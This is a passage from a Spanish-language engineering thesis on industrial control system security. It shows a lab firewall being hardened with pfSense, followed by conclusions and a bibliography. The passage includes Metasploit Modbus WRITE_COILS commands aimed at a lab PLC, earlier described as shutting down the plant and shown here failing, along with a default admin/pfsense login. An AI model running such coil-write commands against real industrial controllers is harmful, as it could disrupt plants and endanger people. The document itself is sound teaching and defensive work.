
Ilustración 73...Resultados del archivo malicioso vistos en la simulación



Fuente: Elaboración propia, 2021

Y unos pocos minutos después termina en el colapso del sistema entero

Ilustración 74...Resultado Final del ataque




Fuente: Elaboración propia, 2021

6.4.3. Escenario Seguro

Primero que nada, cabe resaltar que realmente no existe escenario completamente seguro, y más en las industrias ya que cuando se saca el presupuesto se estima que las maquinas duren 20 años a más, y esto las van dejando vulnerables con el tiempo. Lo que se busca es mitigar lo más posible las irrupciones que puedan suceder de manera a mantener siempre la línea trabajando.

En esta prueba se estuvo usando el programa PfSense como un router para poder conectar ambas redes, ahora utilizaremos su firewall para denegar el ataque. Para ello iremos al navegador y colocaremos la IP 192.168.95.1 para acceder al PfSense e iniciaremos sesión con el usuario admin y la contraseña pfsense.


Ilustración 75...Web server de PfSense



Fuente: Elaboración propia, 2021

Aquí podemos ver dos cosas, uno que nos pide para cambiar la contraseña por defecto que tenemos, que suele ser un error muy común a la hora de realizar las instalaciones y en el otro cuadro también se puede ver las redes que une el PfSense que serían las redes que vimos anteriormente en la introducción de esta prueba de concepto.


Ilustración 76...Visualización del Web server de PfSense



Fuente: Elaboración propia, 2021

Otro error común que se da es la no configurar adecuadamente los firewalls y permitir todo tipo de tráfico entre redes, esto ocasiona lo que vimos anteriormente de como la PC atacante aun encontrándose en otra red pudo acceder al PLC, por lo que procedemos a la configuración, primero abrimos la opción de Firewall y seleccionamos Rules


Ilustración 77...Menú de Firewall



Fuente: Elaboración propia, 2021

Ahí podemos ver que en el WAN esta activada una sola regla


Ilustración 78...Configuración de los Firewalls



Fuente: Elaboración propia, 2021

Examinamos la Regla y nos damos cuenta de que deja pasar todo tipo de protocolo desde cualquier dirección de la WAN a cualquier IP de la LAN, lo cual no es correcto. Por lo cual procedemos a crear una nueva regla, para ello seleccionamos Add con la flecha hacia arriba para crear una nueva regla con mayor prioridad sobre la anterior

Ilustración 79...Configuración inicial del Firewall




Fuente: Elaboración propia, 2021

Para la creación de una nueva regla tenemos que tener en cuenta varios aspectos, como si la haremos de las WAN a la LAN, que acción haremos, de bloquear, de dejar pasar, si hay una lista de dispositivos que necesitamos que se comuniquen, si hay solo uno. Cabe resaltar que para este caso utilizaremos solo el IP ya que como estamos trabajando en una máquina virtual no tiene mucho sentido utilizar la dirección MAC, pero en un caso real con dispositivos reales se recomienda más utilizar la dirección MAC ya que esta es única de cada dispositivo.

Como para este caso solo tenemos un dispositivo que está en la red WAN que es el SCADA procedemos a crear una regla nueva donde solo permitiremos a él IP del SCADA que pueda comunicarse con la red LAN, cabe mencionar que si hubiese habido más dispositivos sería mejor crear un Alias primero para luego usarlo en la regla. Un Alias sería una lista de IP para no tener que estar creando reglas para cada IP.

Ilustración 80...Nueva Configuración del Firewall




Fuente: Elaboración propia, 2021

En la imagen se puede apreciar que elegimos la acción Pass ya que es mejor crear una regla donde limitamos a los que pueden pasar que una donde bloqueamos a todos los que podrían ser atacantes. En interface colocamos WAN ya que estamos considerando a WAN como nuestra

fuentey la LAN como nuestro destino. Ahí en source podemos ver que elegimos la opción Single host or alias ya que como dijimos limitaremos por la dirección IP, y como tenemos solo uno escribimos directamente la dirección IP que queremos dejar pasar, y si hubiese habido más colocaríamos el alias o nombre de la lista. Y luego le damos a Save que se encuentra al final de la configuración.

Ilustración 81...Guardado de la Nueva configuración



Fuente: Elaboración propia, 2021

Optamos por no colocar una dirección de IP para que el SCADA pueda comunicarse más libremente con los demás dispositivos.

Ilustración 82...Registro de tráfico de Datos en la nueva Regla del firewall

The screenshot shows the pfSense Firewall Rules interface. At the top, there is a warning message: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." Below this, the title bar says "Firewall / Rules / WAN". There are tabs for "Floating", "WAN" (which is selected), and "LAN". The main area is titled "Rules (Drag to Change Order)" and contains a table with three rows of rules. The first row has a red arrow pointing to its "States" column, which shows "922 /11.27 MiB". The second row has a red arrow pointing to its "Source" column, which shows "LAN net". The third row has a red arrow pointing to its "Actions" column. At the bottom of the table are buttons for "Add", "Edit", "Delete", "Save", and "Separator".

Fuente: Elaboración propia, 2021

En la imagen de arriba podemos ver el tráfico, y si lo seleccionamos podemos ver más a detalle.

Ilustración 83...Análisis del tráfico de la nueva Regla del Firewall


The screenshot shows the pfSense log viewer interface. At the top, there is a dropdown menu for "Interface" set to "all" and a "Filter expression" input field with the placeholder "Simple filter such as 192.168.1.1, icmp or ESTABLISHED". Below this is a "Filter" button. The main area is titled "States" and contains a table with multiple rows of log entries. Each entry includes columns for "Interface", "Protocol", "Source (Original Source) -> Destination (Original Destination)", "State", "Packets", and "Bytes". Most entries show "WAN" as the interface, "tcp" as the protocol, and various source and destination IP addresses. The "State" column consistently shows "FIN_WAIT_2/FIN_WAIT_2". The "Packets" and "Bytes" columns show values like "6 / 4" and "332 B / 251 B". At the bottom of the table are icons for "Add", "Edit", "Delete", "Save", and "Separator".

Fuente: Elaboración propia, 2021

En esta imagen podemos ver mejor el tráfico, quien se comunica con quien ya través de que puerto.

Ahora volvemos a Kali, desplegamos metasploit y tratamos de volver a realizar el ataque que hicimos en la primera parte donde conseguimos el apagado remoto de la planta.

Ilustración 84...Despliegue de Metasploit



Fuente: Elaboración propia, 2021

Configuramos devuelta el exploit y le damos a run

Ilustración 85...Configuración del ataque

```
msf auxiliary(modbusclient) > set action WRITE_COILS
msf auxiliary(modbusclient) > set DATA_COILS 1
DATA_COILS => 1
msf auxiliary(modbusclient) > set number 48
number => 48
msf auxiliary(modbusclient) > set DATA_ADDRESS 48
DATA_ADDRESS => 48
msf auxiliary(modbusclient) > set number 1
number => 1
msf auxiliary(modbusclient) > show options

Module options (auxiliary/scanner/modbusclient):

Name          Current Setting      Required  Description
----          -----                -----    -----
DATA_COILS      1                  no        Data to write (WRITE_COILS mode only)
DATA_ADDRESS   48                 no        Modbus address
DATA_COILS     1                  yes      Words to write to each register separated with a comma (WRITE_REGISTERS mode)
NUMBER         1                  yes      Number of coils/registers to read (READ_COILS, READ_DISCRETE_INPUTS, READ_HOLDING_REGISTERS, READ_INPUT_REGISTERS modes only)
HOSTS          192.168.95.2       yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file::p
RPORT         502                 yes      The target port (TCP)
UNIT_NUMBER    1                  no        Modbus unit number

Auxiliary action:

Name          Description
----          -----
WRITE_COILS  Write bits to several coils

msf auxiliary(modbusclient) >
```

Fuente: Elaboración propia, 2021

Y como podemos ver ahora el ataque falla ya que no puede acceder más a la red
192.168.95.0/24

Ilustración 86...Error en el ataque

```
msf auxiliary(modbusclient) > run
[*] Running module against 192.168.95.2...
[-] Auxiliary failed: Rex::ConnectionTimeout The connection timed out (192.168.95.2:502).
[*] Exploit running as background job
[*] Call stack:
  0: /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-socket-0.1.23/lib/rex/socket/com
  n/local.rb:291 in `rescue in create_by_type'
  1: /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-socket-0.1.23/lib/rex/socket/com
  n/local.rb:293 in `create_by_type'
  2: /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-socket-0.1.23/lib/rex/socket/com
  n/tcp.rb:117 in `open'
  3: /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-socket-0.1.23/lib/rex/socket/tcp
  .rb:37 in `create_pawn'
  4: /usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/rex-socket-0.1.23/lib/rex/socket/tcp
  .rb:37 in `connect'
  5: /usr/share/metasploit-framework/lib/msf/core/exploit/tcp.rb:106 in `connect'
  6: /usr/share/metasploit-framework/modules/exploit/framework/exploit/tcp.rb:106 in `run'
[*] Auxiliary module executed successfully

msf auxiliary(modbusclient) >
```

Fuente: Elaboración propia, 2021

Resultados

Con estas pruebas de concepto se pudo demostrar lo sencillo que puede resultar para un cibercriminal el afectar los sistemas de control industrial cuando este no cuenta con las medidas adecuada, se demostró también la importancia de la segmentación de la red y que los firewalls estén configurados adecuadamente, y aunque esto tampoco deja exento el sistema de ser atacado, ayuda bastante y es una de las mejores líneas de defensas con la que se cuenta. También cabe destacar que en el segundo escenario se demostró lo que sucede cuando no se cuenta con los programas actualizados, refiriéndonos en este caso específicamente al PLC ya para esta prueba se utilizó una biblioteca con vulnerabilidades ya conocidas.

Cabe mencionar también que Pfsense también cuenta con una extensión IPS/IDS llamada Snort, sin embargo, no se puedo configurar dicha extensión en este escenario desarrollado por Fortiphyd Logic. También este contaba con un escenario para un ataque SSH que dado su complejidad y por cuestiones de tiempo ya no se puedo realizar para exponer en este documento.

Así como el firewall los sistemas IPS/IDS son vitales para la protección de los sistemas de control industriales ya que gracias a su inteligencia artificial van reconociendo los tipos de ataques y esto ayuda bastante a mitigarlos ya que los dispositivos industriales no son cambiados con regularidad ya que cuando se presupuestan se espera que estos duren más de 20 años por su alto presupuesto.

Conclusión

Este Trabajo Final de Grado consistía primeramente en demostrar la importancia de la ciberseguridad en los sistemas de control industrial estableciendo la relación entre las TIC y las TO, utilizando un caso de interés y explicando desde el punto de vista técnico lo que sucedió mal. Para ello se realizó un estudio de la pirámide ISA 95 que compone toda la estructura de la empresa desde el nivel de Operaciones hasta en nivel empresarial, de forma a poder establecer la relación de entre las TIC y TO que como se puede ver en el capítulo II se da a través de las comunicaciones que se dan en los distintos niveles, integrando todo el sistema como si fuera uno solo.

También se llevó a cabo una PoC (Proof of Concept o Prueba de Concepto) de un caso en particular para demostrar que es posible que un dispositivo conectado a la red empresarial pueda acceder a la red de la planta o red operativa si es que no se segmenta y protege correctamente el sistema. Lo cual nos da a entender los importantes de la ciberseguridad en los ICS y de cómo es necesario que nos vallemos adaptando a las nuevas medidas.

Si bien el concepto de Ciberseguridad aún queda un poco ambiguo podemos decir que la definición proporcionada por Kaspersky “la práctica de defender las computadoras, los servidores, los dispositivos móviles, los sistemas electrónicos, la redes y los datos de ataques maliciosos” es la más acertada en este contexto actual ya que cada vez más dispositivos se agregan a esta lista de dispositivos inteligentes que son conectados a la red y por ende propensos a ciberataques. Y refiriendo nos a los dispositivos o en este caso sistemas se pudo ver también la relación casi directa

que se da entre el HMI y el SCADA con la ciberseguridad, mostrándolos como estos al estar más relacionados con los niveles superiores son más propensos a sufrir de ciberataques y de hecho hemos mostrado también ya existen una base de datos con las vulnerabilidades de los mismo demostrando que ya son objetivos de los ciberdelincuentes.

Referente a lo que es el marco normativo nacional también se puede ver en el capítulo VI como el Paraguay ya ha comenzado a tomar medidas desde el 2015 con la creación de nuestro propio ente de equipo de respuesta ante incidentes cibernéticos o CERT-PY, que ha demostrado también que Paraguay ya se encuentra en las miras de los cibercriminales, y con el respaldo de la SENATIC y la OEA ya ha sacado su marco normativo del cual se habla también en el capítulo IV de este Proyecto Final de Grado.

En conclusión como Ingenieros Electromecánicos con Orientación en Electrónica no nos encontramos absenas ya que como lo fui mencionando a lo largo del trabajo es nuestro trabajo como futuros ingenieros proyectistas el tomar en cuenta estos nuevos desafíos y realizar un proyecto previendo estas situaciones que ya no son de un futuro cercano sino que ya son una realidad, y no solo como proyectistas sino también como ingenieros en automatismo, ingenieros encargados de mantenimiento, operadores, todos nosotros estaremos en contacto directo con estas situación y por ende es nuestro deber estar preparados para dichas situaciones.

Líneas futuras de investigación

- Estado de preparación de la infraestructura críticas del Paraguay
- Estudio de la normativa ISA 62443 para ciberseguridad industrial
- Estudio de la normativa IEC 61850 para ciberseguridad en las subestaciones Eléctricas.
- El estudio de soluciones específicas para laboratorios dedicados a la Ciberseguridad

Bibliografía

- (ISA), I. S. (2021). *Internacional Society of Automation (ISA)*. Obtenido de <https://www.isa.org/>
- (NIST), N. I. (2021). *National Institute of Standards and Technology U.S. Department of Commerce*. Obtenido de <https://www.nist.gov/>
- America, P. N. (s.f.). *PI North America*. Obtenido de <https://us.profinet.com/tecnologia/profibus-es/>
- Arias, J. A. (2017). *Ciberseguridad aplicada a los Sistemas de Control Industrial con enfasis en el sector energético*. Catalunya.
- Automación Micromecanica s.a.i.c. (2017). *Curso 061*.
- Barrero, V., & Oscar Bou, E. J. (2020). *Estado de preparacion en ciberseguridad del sector electrico en America Latina*. PUNTOAPARTE.
- BBC NEWS. (11 de octubre de 2015). *BBC NEWS*. Obtenido de El virus que tomó control de mil máquinas y les ordenó autodestruirse:
https://www.bbc.com/mundo/noticias/2015/10/151007_iwonder_finde_tecnologia_virus_stuxnet
- Campus Internacional Ciberseguridad. (19 de abril de 2021). *Campus Internacional Ciberseguridad*. Obtenido de ¿Que es el Pentesting?:
<https://www.campusciberseguridad.com/blog/item/139-que-es-el-pentesting>
- Cristian Carmona Cabrera, N. D. (2008). *Pruebas de Penetracion en la Infraestructura de la red de Comunicacion del Centro Tecnologico de la Universidad del Cono Sur de las Américas*.
- David E. Whitehead, K. O. (2017). *Ukraine Cyber-Induced Power Outage: Analysis and Practical Mitigation Strategies*.
- Digital Guide. (06 de noviembre de 2020). *Digital Guide*. Obtenido de
<https://www.ionos.es/digitalguide/servidores/seguridad/que-es-el-ethical-hacking/>
- Electromecanic. (2013). *Automantenimiento.net* . Obtenido de
<https://automantenimiento.net/electricidad/tipos-de-plc/>
- g0tmi1k. (22 de abril de 2021). *What is Kali Linux*. Obtenido de KALI:
<https://www.kali.org/docs/introduction/what-is-kali-linux/>
- Gallego, I. G. (2018). *Estudio de la Ciberseguridad Industrial. Pentesting y Laboratorio De Pruebas De Concepto*.
- GlobalSUITE, S. (2021). *Solutions GlobalSUITE* . Obtenido de
<https://www.globalsuitesolutions.com/es/la-familia-de-normas-iso-27000/>
- Gomar, J. (25 de noviembre de 2018). *Profesional review*. Obtenido de
<https://www.profesionalreview.com/2018/11/25/que-es-el-procesamiento-batch/>
- Hadžiosmanović, D. (s.f.). *The Process Matters: Cyber Security in Industrial Control Systems*.

- IEC. (2003). *IEC 61131-1*.
- INCIBE. (2017). *INCIBE*. Obtenido de
https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia_glosario_ciberseguridad_ad_metad.pdf
- INCIBE. (02 de enero de 2018). *incibe-cert_*. Obtenido de Convergencia TI-TO:
<https://www.incibe-cert.es/blog/convergencia-ti>
- INCIBE. (24 de enero de 2019). *Incibe-Cert*. Obtenido de <https://www.incibe-cert.es/blog/estandar-iec-61850-todos-uno-y-uno-todos>
- ISA, ©. 2. (2021). *International Society of Automation*. Obtenido de ISA99, Industrial Automation and Control Systems Security: <https://www.isa.org/standards-and-publications/isa-standards/isa-standards-committees/isa99>
- Knapp, E. (2011). *Industrial Network Security: Securing Critical Infrastructure Networks for Smart Grid, SCADA, and Other Industrial Control Systems*. Elsevier.
- LAPP España. (2021). *LAPP España*. Obtenido de <https://lappespana.lappgroup.com/ethernet-industrial.html>
- López, E. P. (2015). *Los sistemas SCADA en la automatización industrial*.
- Marcelo Ayres Branquinho, T. B. (2014). *Segurança de Automação Industrial e SCADA*. Rio de Janeiro: Elsevier Editora Ltda.
- Mendoza, M. Á. (9 de abril de 2018). *weliveesecurity*. Obtenido de
<https://www.welivesecurity.com/la-es/2018/04/09/nueva-acepcion-de-la-rae-define-a-un-hacker-como-experto-en-computadoras/>
- MICROSOFT . (2017). *MICROSOFT SECURITY INTELLIGENCE REPORT*.
- MITIC. (2019). *Estado de la Ciberseguridad en el Paraguay* .
- Modbus, C. ©. (2020). *Simply modbus*. Obtenido de <http://www.simplymodbus.ca/FAQ.htm>
- Mukherjee, S. (August de 2019). *Implementing Cybersecurity in the Energy Sector*. Obtenido de <https://www.researchgate.net/publication/335368810>
- NIST 800-82. (mayo de 2015). NIST 800-82. *Guide to Industrial Control Systems (ICS) Security*.
- NMAP.ORG. (sf). *NMAP.ORG*. Obtenido de <https://nmap.org/man/es/index.html>
- Offensive Security. (2021). *Offensive Security*. Obtenido de Armitage post exploitation:
<https://www.offensive-security.com/metasploit-unleashed/armitage-post-exploitation/>
- OVERTEL Tecnology System. (2018). *DOCPLAYER*. Obtenido de
<https://docplayer.es/87857256-Sistema-mes-manufacturing-execution-system-sistema-de-ejecucion-de-manufactura.html>
- Punzenberger, I. (2020). *COPADATA*. Obtenido de
<https://www.copadata.com/es/industrias/energia-infraestructura/energy-insights/dnp3-protocolo-de-red-distribuida/energy-infrastructure-2/>

- Quiñones, J. P., & Quila, M. F. (2018). *Analisis de riesgo y elaboracion de controles para un prototipo de control y automatizacion industrial en la empresa INTECNO SAS*. Bogota.
- Rapid7. (2021). *Rapid7*. Obtenido de Using the Metasploit Web Interface:
<https://docs.rapid7.com/metasploit/metasploit-web-interface-overview/>
